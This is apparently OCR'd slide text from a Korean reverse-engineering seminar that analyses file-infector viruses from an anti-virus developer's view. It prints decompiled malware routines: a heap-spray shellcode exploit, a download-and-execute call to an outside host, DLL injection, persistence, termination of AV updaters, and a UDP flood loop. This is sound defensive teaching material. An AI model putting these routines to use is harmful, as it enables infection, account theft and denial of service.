




File Infector Virus Analysis (from the point of view of an anti-virus developer)

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


Code F Engn Agenda


	0x00	Malware Trends
	0x01	File Infector and NOT infector
	0x02	Prior Knowledge - PE Format
	0x03	File Infection Techniques
0x04 File Infector Virus Analysis – Demonstration		File Infector Virus Analysis – Demonstration
	0x05	Development of disinfection code



Source: Andreas Marx, http://www.av-test.org



Source: McAfee Avert Labs (20 Million Malware Samples)




Internet Security Threat Report Volume XIV: April, 2009

(New malicious code signatures)

Today's main threats are simple Trojan horses and worms, not file-infectors.

BUT,



Source: Symantec Corporation

Internet Security Threat Report Volume XIV: April, 2009

(Malicious code types)

3rd CodeEngn ReverseEngineering Seminar 7

Code F Engn

Code FEngn file infectors will increase again

- >In this age of botnets, rootkits, spyware, and other bleeding-edge security threats, file infectors are frequently thought of as a dead threat.
- >Historically, file viruses were among the very first types of virus, dating back to the 1980's.
- >recent increase in network file-infecting viruses
- >file infectors will increase again

Code FEngn Advantage of File Infector

>생존 시간 증가

- 트로이목마 등의 단일파일 악성코드는 탐지가 쉬우며 치료가 파일 삭제
- 하나 이상의 파일을 감염
- 기존 실행파일들에 감염되면 사용자가 쉽게 감염여부 판단이 어려움
 - > 은폐기능 추가 시 더 어려움

>진단과 치료

- Not Infector
 - > Trojan, Worm, Backdoor 등, 진단시 파일 삭제만으로 치료가능
- File Infector
 - > 감염된 모든 실행 가능한 파일
 - > 잘못된 진단과 잘못된 치료는 곧 업체의 신뢰성 하락과 고객의 외면
 - > 어느 정도의 분석 시간과 테스트 기간 필요
 - 탐지 회피/지연 목적의 기법
 - EPO(Entry-Point Obscuring), Polymorphism

Code Fengn Malware Statistics

Monthly Malware Statistics: may 2009 (from Kaspersky Lab)


Position	Change in position	Name	
1	0.0	Virus.Win32.Sality.aa	
2	0.0	Worm.Win32.Mabezat.b	
3	New	Trojan-Clicker.HTML.IFrame.aga	
4	→ -1	Virus.Win32.Virut.ce	

IFrame.aga is one more version of the iframe that the now widespread Virus.Win32.Virut.ce uses to infect web pages. And Sality.ae is the latest version of the well-known Sality virus.

10	¥ -2	virus.vvirioz.viruc.q
11	1	Net-Worm.Win32.Kido.ih
12	→ -2	Virus.Win32.Small.I
13	→ -2	Email-Worm.Win32.Runouce.b
14	↑ 3	Worm.Win32.Fujack.k
15	u 0	<u>Virus.Win32.Parite.a</u>
16	→ -2	Virus.Win32.Virut.n
17	▼ -1	<u>Virus.Win32.Hidraq.a</u>
18	New	Virus.Win32.Sality.ae
19	Return	Worm.Win32.Otwycal.g
20	New	Trojan.Win32.Swizzor.a

Code FEngn File infector virus

Glossary





News

Resources

Virus Bulletin

Spam Supplement

VB100

File infector virus

Virus that infects other files on a system or network

File infector viruses are the 'classic' form of virus, those to which the term is most commonly and, along with boot sector viruses, most appropriately applied.

When an infectious file is executed on a sthe infection routine will seek out other files generally at the beginning or end of the existing file (prepending or appending viruses)

point of the file is redirected to the start of the virus code to ensure that it is run when the file is executed, and control may or may not be passed on to the original program in turn.

File infector viruses often misinfect, either leaving the file completely non-functional or simply failing to run the viral code at all. More sophisticted forms of file infector virus, which try to hide their presence by changing aspects of their code with each infection, are known as polymorphic or metamorphic viruses.

Code FEngn File Infector and NOT infector

NOT infector

- Trojan, Backdoor, Worm, Rootkit, Spyware, Adware


File Infector

- Virus (Parite, Virut, Sality, Alman)

Code FEngn File Infector and NOT infector

NOT infector


- 파일 자체가 악성
- 치료 : 파일 자체를 삭제



Code FEngn File Infector and NOT infector

File Infector

- 기존 정상 파일에 바이러스 코드를 추가
- 치료: 바이러스 코드 부분만 삭제 (정상 파일로 복구)



Code F Engn Common Malicious Code Analysis

- >Dynamic Analysis
- >Static Analysis
- >Most modern malware use some sort of runtime packer (70-90%)
 - If static analysis of malware is needed, protective layer(s) must be opened

Code FEngn Executable compression

일반 실행 파일

```
; dwMoveMethod
push
                         ; lpDistanceToMoveHigh
push
                         ; 1DistanceToMove
push
                         ; hFile
push
        edx
call
        SetFilePointer
        edi, eax
mov
        eax, hFile_dword_4A6394
                         ; lpFileSizeHigh
push
push
                         ; hFile
        eax
call
        GetFileSize
        esi, eax
mov
        esi, edi
sub
        short loc 41E994
įΖ
push
        esi
                         ; uBytes
                         ; uFlags
push
call
        LocalAlloc
        ecx, hFile dword 4A6394
mov
push
                         ; 1pOverlapped
```

실행압축된 실행 파일

실행압축 해제 루틴 (복호화)

```
; awhazeHethan
push
                        : lpDistanceToHoveRigh
                         ; idistanceToHove
push
pusb
        edx
        SetFilePointer
call
        edi. eax
eax, hFile dworn 406394
#943.4K
mou
push
posh
          실행압축 (암호화)
call
mou
sub
        short loc 41E994
jz.
                        ; uBytes
push
push
                        ; uflags
        LocalAlloc
call
mou
        ecx, bFile_dward_466894
push
                         ; lpDoerlapped
```

Code F Engn (Bonus) Common Malware Behavior - Analysis

- >최초 감염
 - 취약점(80% 이상)을 통한 최초 파일 생성
- >파일 생성
 - 자신복사, 다운로드, 드롭
- >실행되도록 등록 (부팅 시)
 - 레지스트리, 서비스, BHO
- >동작
 - 프로세스, 쓰레드, DLL Injection
- >네트워크 활동
 - 포트 오픈, 특정 도메인/포트 접속, IRC 접속
- >악성행위
 - 보안기능 비활성화, 온라인 게임 계정 절취, DDoS, 스팸메일 발송


Code FEngn 최초 감염

- >브라우저/윈도우 취약점을 Exploit한 후 파일 생성
 - Buffer Overflow (Heap, Stack)
 - Format String
 - Privilege Escalation
 - Memory Corruption

>탐지

- 일반적인 다운로드와 다름
 - > 사용자 모르게 파일이 생성되고 실행됨
- Shellcode





일반적인 파일 다운로드 (사용자가 인지)

```
var shellcode = unescape("%uc92b%u1fb1%u0cbd%uc536%udb9b%ud9c5%u2474%u5af4%uea83%u31fc%

// ugly heap spray, the d0nkey way!
// works most of the time
var spray = unescape("%u0a0a%u0a0a");

do {
    spray += spray;
} while(spray.length < 0xd0000);

memory = new Array();

for(i = 0; i < 100; i++)
    memory[i] = spray + shellcode;


xmlcode = "<XML ID=I><X><C><![CDATA[<image SRC=http://&#x0a0a;&#x0a0a;.example.com>]]><
tag = document.getElementById("replace");
tag.innerHTML = xmlcode;</pre>
```

Memory Corruption에 의한 파일 다운로드 (사용자 인지 불가능)Code ₹Engn

Code∮Engn 파일 생성

- >자신복사, 다운로드, 드롭
- >파일/디렉토리 관련 API
 - CreateFile
 - ReadFile
 - WriteFile
 - CopyFile
 - GetSystemDirectory
 - GetWindowsDirectory

Code∮Engn 파일 생성



Code F Engn

```
struct FILETIME CreationTime; // [sp+40Ch] [bp-Ch]@4
                                                           // 1.
                                                           //
                                                           // 2.
                                                           // ldlist.txt
GetWindowsDirectoryA(&FileName, 0x400u);
<del>result - CreateFileA(&FileHame, &EMERIC_RE</del>AD, 5u, 0, 3u, FILE_FLAG_BACKUP_SEMANTICS, 0);// C:\\\INDO\S
hObject = result;
if ( result != (void *)-1 )
 hFile = CreateFileA( pFileName, GENERIC_WRITE, 0, 0, 3u, FILE_ATTRIBUTE_NORMAL, 0);
 p hFile = hFile;
 if ( hFile == (HANDLE)-1 )
   result = (void *)CloseHandle(hObject);
  }
  else
   GetFileTime(hObject, &CreationTime, 0, 0);
   SetFileTime(p_hFile, &CreationTime, &CreationTime);
   CloseHandle(hObject);
   CloseHandle(p hFile);
   v4 = GetFileAttributesA(IpFileName);
                                                          // eax
   LOBYTE(v4) = ( BYTE)v4 | 6;
                                                          // LOBYTE = a1
                                                          // OR AL, 6
   result = (void *)SetFileAttributesA(LpFileName, v4); // HIDDEN|SYSTEM|ARCHIVE
  }
return result;
```

Code∮Engn 다운로드

- >관련 API
 - URLDownloadToFileA

Code∮Engn 다운로드

```
GetTempPathA(0x100u, &CmdLine);
   - "Wwwin.exe";
v1 = -1;
do
 if ( !u1 )
    break;
  07 = *02++ == 0;
  --u1;
while ( !v7 );
v8 = ~v1;
v6 = &v2[-v8];
04 = 08;
v5 = &CmdLine;
v3 = -1;
do
 if ( !v3 )
    break;
  y9 = *y5++ == 0;
  --v3;
while ( !v9 );
URLDownloadToFileA(0, "http://www.guba1688.cn/wm/server.exe", &CmdLine, 0, 0);
WinExec(&OmdLine, 1u);
ExitProcess(0);
```

Code FEngn 드롭

- >리소스 섹션 등으로부터 내부의 파일을 드롭함
- >관련 API
 - FindResourceA
 - LoadResource

Code∮Engn 드롭

```
.RIF1:00406350
.RIF1:00406360
.RIF1:00406370
.RIF1:00406380
.RIF1:00406390
.RIF1:004063A0
.RIF1:004063B0
.RIF1:004063C0
.RIF1:004063D0
                                                   00 00 00 00 00
.RIF1:004063E0
                00 00 00 00 00 00
                                   00 00
                                          00 00 00 00 00 00 00 00
.RIF1:004063F0
.RIF1:00406400
.RIF1:00406410
.RIF1:00406420
.RIF1:00406430
.RIF1:00406440
                                                   4C CD 21 54 68
                                                                     ■■?.???L?Th
                                                                    is program canno
.RIF1:00406450
                69 73 20 70 72 6F 67 72
                                                   63 61 6E 6E 6F
.RIF1:00406460
                74 20 62 65 20 72 75 6E
                                          20 69 6E 20 44 4F 53 20
                                                                    t be run in DOS
.RIF1:00406470
                            2E 0D
                                                   00 00 00 00 00
                                                                    mode.■■■$..
.RIF1:00406480
                41 6D 5C DA 05 0C
                                  32 89
                                          05 OC 32 89 05 OC 32 89
                                                                    AnW?#2?#2?#2 (
.RIF1:00406490
                                   32 89
                                                   89 16
                                                          OC 32 89
                                                                     *#2?#2?#3?#2 (
.RIF1:004064A0
                                   32 89
                                                   89 04 0C 32 89
                                                                    ij/(?º2?/ ...?■2 (
.RIF1:004064B0
                      63
                                   32 89
.RIF1:004064C0
.RIF1:004064D0
.RIF1:004064E0
.RIF1:004064F0
.RIF1:00406500
                80 09 00 00 00 00 40 00
                                          20 00 00 00 20 00 00 00
.RIF1:00406510
                04 00 00 00 00 00 00 00
                                          04 00 00 00 00 00 00 00
```

Code FEngn 드롭

```
v16 = 0;
v12 = GetModuleHandleA(0);
v5 = 012;
v3 = FindResourceA(v12, 1pName, hResData);
04 = 03;
if ( v3 && (v6 = LoadResource(v5, v3), hResData = (LPCSTR)v6, v6) )
 v13 = LockResource(v6);
  v7 = v13;
 if ( U13 )
   v14 = SizeofResource(v5, v4);
   v15 = lpFileName;
   09 = 014;
                                                           // 기존 Beep.sys 지우기
   v8 = CreateFileA(v15, 0x40000000u, 0, 0, 1u, 4u, 0);
                                                           // 리조스에서 내부 MZ (악성코드) 찾아서 Beep.sys로 파일 생성
    v10 - v2
   if ( U8 != (HANDLE)-1 )
     v16 = WriteFile(v8, v7, v9, &NumberOfBytesWritten, 0);
    CloseHandle(u10);
 FreeResource((HGLOBAL)hResData);
 result = v16;
```

Code∮Engn 실행되도록 등록 (부팅 시)

- >레지스트리, 서비스, BHO
- >관련 API
 - RegCreateKey
 - RegOpenKeyEx
 - RegSetValueEx
 - RegQueryValueEx
 - CreateServiceA
 - OpenServiceA
 - StartServiceA

Code ₹Engn 실행되도록 등록 (부팅 시)

- >시스템 재 시작시에 자동으로 실행되도록 설정
- >해당 레지스트리 경로
 - HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run
 - HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Winlogon
 - HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Image File Execution Options
 - HKML₩SYSTEM₩CurrentControlSet₩Services

Code FEngn 실행되도록 등록 (부팅 시)

```
if ( !RegOpenKeyExA(a1, a2, 0, 131078, &v12) )
 if ( !RegSetValueExA(v9, v8, v12, a3, 0, a6, a4, a5, ST18_4_0, ST1C_4_0) )
  ReqCloseKey();
return v10;
```

```
hSCManager = v4;
if ( 04 )
  υ7 = CreateServiceA(υ4, lpString2, lpDisplayName, 0xF01FFu, 0x10u, 2u, 1u, &FileName, 0, 0, 0, 0);
  hServ<del>ice - v7,</del>
  if ( !v7 && GetLastError() == 1073 )
    υ5 = OpenServiceA(hSCManager, 1pString2, 0xF01FFu);
    hService = v5;
    if ( !v5 )
    goto LADEL_0;
    StartServiceA(v5, 0, 0);
  if ( StartServiceA(hService, 0, 0) )
    memset(&v18, 0, 0x100u);
```

Code FEngn 프로세스 동작

- >프로세스, 쓰레드, DLL Injection, 서비스
- >관련 API
 - CreateProcess
 - FindProcess
 - TerminateProcess
 - CreateThread
 - CreateRemoteThread
 - ShellExecute
 - StartServiceA

```
BOOL result; // eax@1
void *v1; // edi@1
HANDLE v2; // eax@1
PROCESSENTRY32 pe; // [sp+4h] [bp-128h]@1

v2 = CreateToolhelp32Snapshot(2u, 0);
v1 = v2;
pe.dwSize = ?90,
for ( result = Process32First(v2, &pe); result; result = Process32Next(v1, &pe) )

{
  if ( pe.th32ProcessID = GetCurrentProcessId() )
    dword_4034EC = pe.th32ParentProcessID;
  if ( !strcmpi_0(pe.szExeFile, "explorer.exe") )
    dword_4034E8 = pe.th32ProcessID;
}
return result;
```

DLL을 인젝션 하기 위한 프로세스 검색

Code∮Engn 프로세스 동작

```
OpenProcess(0x42Au, 0, dwProcessId);
U4 = U3:
v18 = v3:
if ( U3 )
  v7 = strlen((const char *)lpBuffer);
  v19 = v7;
  v20 = v7;
  υ5 = VirtualAllocEx(υ3, 0, υ7, 0x1000u, 4u);
  v21 = v5;
  if ( U5 )
       = WriteProcessMemory(v4, v5, 1pBuffer, v7, 0);
    if
     v11 = GetModuleHandleA("Kernel32");
      v9 = (DWORD ( stdcall *)(LPVOID))GetProcAddress(v11, "LoadLibraryA");
      v22 = v9;
     if ( U9 )
        v12 = CreateRemoteThread(v4, 0, 0, v9, v6, 0, 0);
        v16 = v12 != 0;
      }
      else
        v16 = (bool)v9;
    }
```

CreateRemoteThread를 이용한 DLL Injection

Code∮Engn 네트워크 활동

- >포트 오픈, 특정 도메인/포트 접속, IRC 접속
- >관련 API
 - WSAStartup
 - WSASend
 - socket
 - send
 - recv
 - listen
 - accept
 - gethostbyname
 - InternetGetConnectedState

Code∮Engn 네트워크 활동

```
strcpy((char *)dword_10044B40, (const char *)&v13);
sub 10001650("A1B86CE0C2A238799D792FA95BAB416C");
memset(&v17, 0, 0x100u);
                                                             // 문자열 생성 SEED
strcpy(&v17, "A1B86CE0C2A238799D792FA95BAB416C");
v6 = sub_100010C0(&v17, dword_10044B40);
                                                             // sky80.8866.org 문자열 생성 루틴
                                                             // return 도메인명
                                                             // v6는 도메인명
v7 = (const char *)sub_100014F0(v6);
v1 = v7;
<del>013 - (signed int)07,</del>
WSAStartup(0x202u, &WSAData);
memset(GDU+, 0, 0x2000);
while (1)
 name.sa family = 2;
 *( WORD *)&name.sa data[0] = htons(word 10006CF4);
                                                              // 8088 port
 v8 = inet addr(v1);
 *( DWORD *)&name.sa_data[2] = v8;
 if ( 08 == -1 )
   v2 = gethostbyname(v1);
                                                              // sky80.8866.org
     memcpy(&name.sa_data[2], *(const void **)v2->h_addr_list, v2->h_length);
     name.sa_family = v2->h addrtupe;
     qoto LABEL 5;
   $1eep(0x2710u);
```

Code∮Engn 악성행위

>보안기능 비활성화, 온라인 게임 계정 절취, DDoS, 스팸메일 발송

Code∮Engn 악성행위

```
GetSystemDirectoryA(&LibFileName, 0x104u);
strcat(&LibFileName, "\\wsock32.dll");
v3 = LoadLibraryA(&LibFileName);
hModule = v3;
if ( v3 )
  v5 = (int)GetProcAddress(v3, "WSAStartup");
  dword 10002154 = v5;
  dword 100025AC = v5;
  v6 = (int)GetProcAddress(hModule, "WSACleanup");
  dword 10002154 = v6;
  dword 10002824 = v6;
  v7 = (int)GetProcAddress(hModule, "htons");
  dword 10002154 = v7;
  dword 10002984 = v7;
  v8 = (int)GetProcAddress(hModule, "socket");
  dword 10002154 = v8;
  dword 10002B30 = v8;
  v9 = (int)GetProcAddress(hModule, "WSAAsyncSelect");
  dword 10002154 = v9;
  dword 10002B28 = v9;
  v10 = (int)GetProcAddress(hModule, "setsockopt");
  dword 10002154 = v10;
  dword 10002AE0 = v10;
  v11 = (int)GetProcAddress(hModule, "ioctlsocket");
  dword 10002154 = v11;
  dword 100029A0 = v11;
  v12 = (int)GetProcAddress(hModule, "WSAAsyncGetHostByName");
  dword 10002154 = v12;
  dword 10002158 = v12;
  v13 = (int)GetProcAddress(hModule, "closesocket");
```

온라인 게임/포털 사이트 계정 절취를 위한 네트워크 관련 API 후킹

Code∮Engn 악성행위

```
sprintf(&Dest, "%s:₩₩Program Files₩₩ESTsoft₩₩ALUpdate₩₩ALUpdate.exe", &Str);// 이스트소프트 알약
Find Process and Terminate(&Dest);
sprintf(&Dest, "%s:₩₩Program Files₩₩ESTsoft₩₩ALYac₩₩AYUpdate.aye", &Str);// 이스트소프트 알약
Find Process and Terminate(&Dest);
v6 = 0;
memset(&v7, 0, 0x104u);
sprintf(&v6, "%s:\\Program Files\\PVPower\\PCZiqqyGIS\\EnterpriseGIS\\PZUpdate.pze", &Str);// 비전파워 피시지기
Find Process and Terminate(&v6);
v8 = 0;
memset(&v9, 0, 0x104u);
sprintf(&v8, "%s:₩₩Program Files₩₩HAURI₩₩ViRobot Desktop 5.0₩₩HUpdate.exe", &Str);// 하우리 바이로봇
Find Process and Terminate(&v8);
v10 = 0;
memset(&v11, 0, 0x104u);
sprintf(&v10, "%s:₩₩Program Files₩₩AhnLab₩₩Smart Update Utility₩₩SUpdate.exe", &Str);// 안청수연구소 V3
result = (char *)Find Process and Terminate(&v10);
```

국산 백신 제품들의 업데이트를 방해하는 코드 루틴

Code ₹Engn 악성행위

```
WSAStartup(0x202u, &WSAData);
                                                               // WSASocketA(AF_INET, SOCK_RAW, IPPROTO_UDP, 0, 0, 0);
v1 = WSASocketA(2, 3, 17, 0, 0, 0);
u2 = u1:
if ( u1 != -1 )
  optval = 1;
  if ( setsockopt(v1, 0, 2, (const char *)&optval, 4) == -1 )
    printf("setsockopt Error!\"n");
    return;
  to.sa_family = 2;
  *(_WORD *)&to.sa_data[0] = htons(hostshort);
  u5 = inet addr("192.168.1.2");
  *( DWORD *)&to.sa data[2] = v5;
  if ( v5 == -1 )
    v3 = qethostbyname("192.168.1.2");
    if ( !v3 )
      return;
    memcpy(&to.sa data[2], *(const void **)v3->h addr list, v3->h length);
    to.sa family = v3->h addrtype;
  }
  while ( dword 10006D00 != 1 )
    04 = 10000;
    do
     sendto(v2, buf, len, 0, &to, 16);
      Sleep(dwMilliseconds);
      --04:
    while ( v4 );
    Sleep(dword 10006E08);
```


Demonstration

Virut

Malicious Behavior (related API, IRCBot)

0x02 Prior Knowledge - PE Format

Code Fengn PE Format Poster - Ero Carrera




Code FEngn File Headers: MZ Header

typedef struct _IMAGE_DOS_HEADER { MZ header e magic; WORD WORD e corb. WORD e cp; WORD e crlc: e_cparhdr; PE header WORD e minalloc; e maxalloc; WORD e_ss: WORD e sp; WORD **Section table** e csum; WORD e ip; WORD e cs; WORD e lfarlc; e ovno; WORD e res[4]; **Section 1** WORD e oemid; e oeminfo; WORD WORD e res2[10]; e lfanew; LONG IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER; **Section 2** #define IMAGE_DOS_SIGNATURE 0x5A4D // MZ if(pIDH->e magic != IMAGE DOS SIGNATURE) printf("DOS Header magic not found.\\n"); Section n Code F Engn 3rd CodeEngn ReverseEngineering Seminar44

Code FEngn File Headers: PE Header

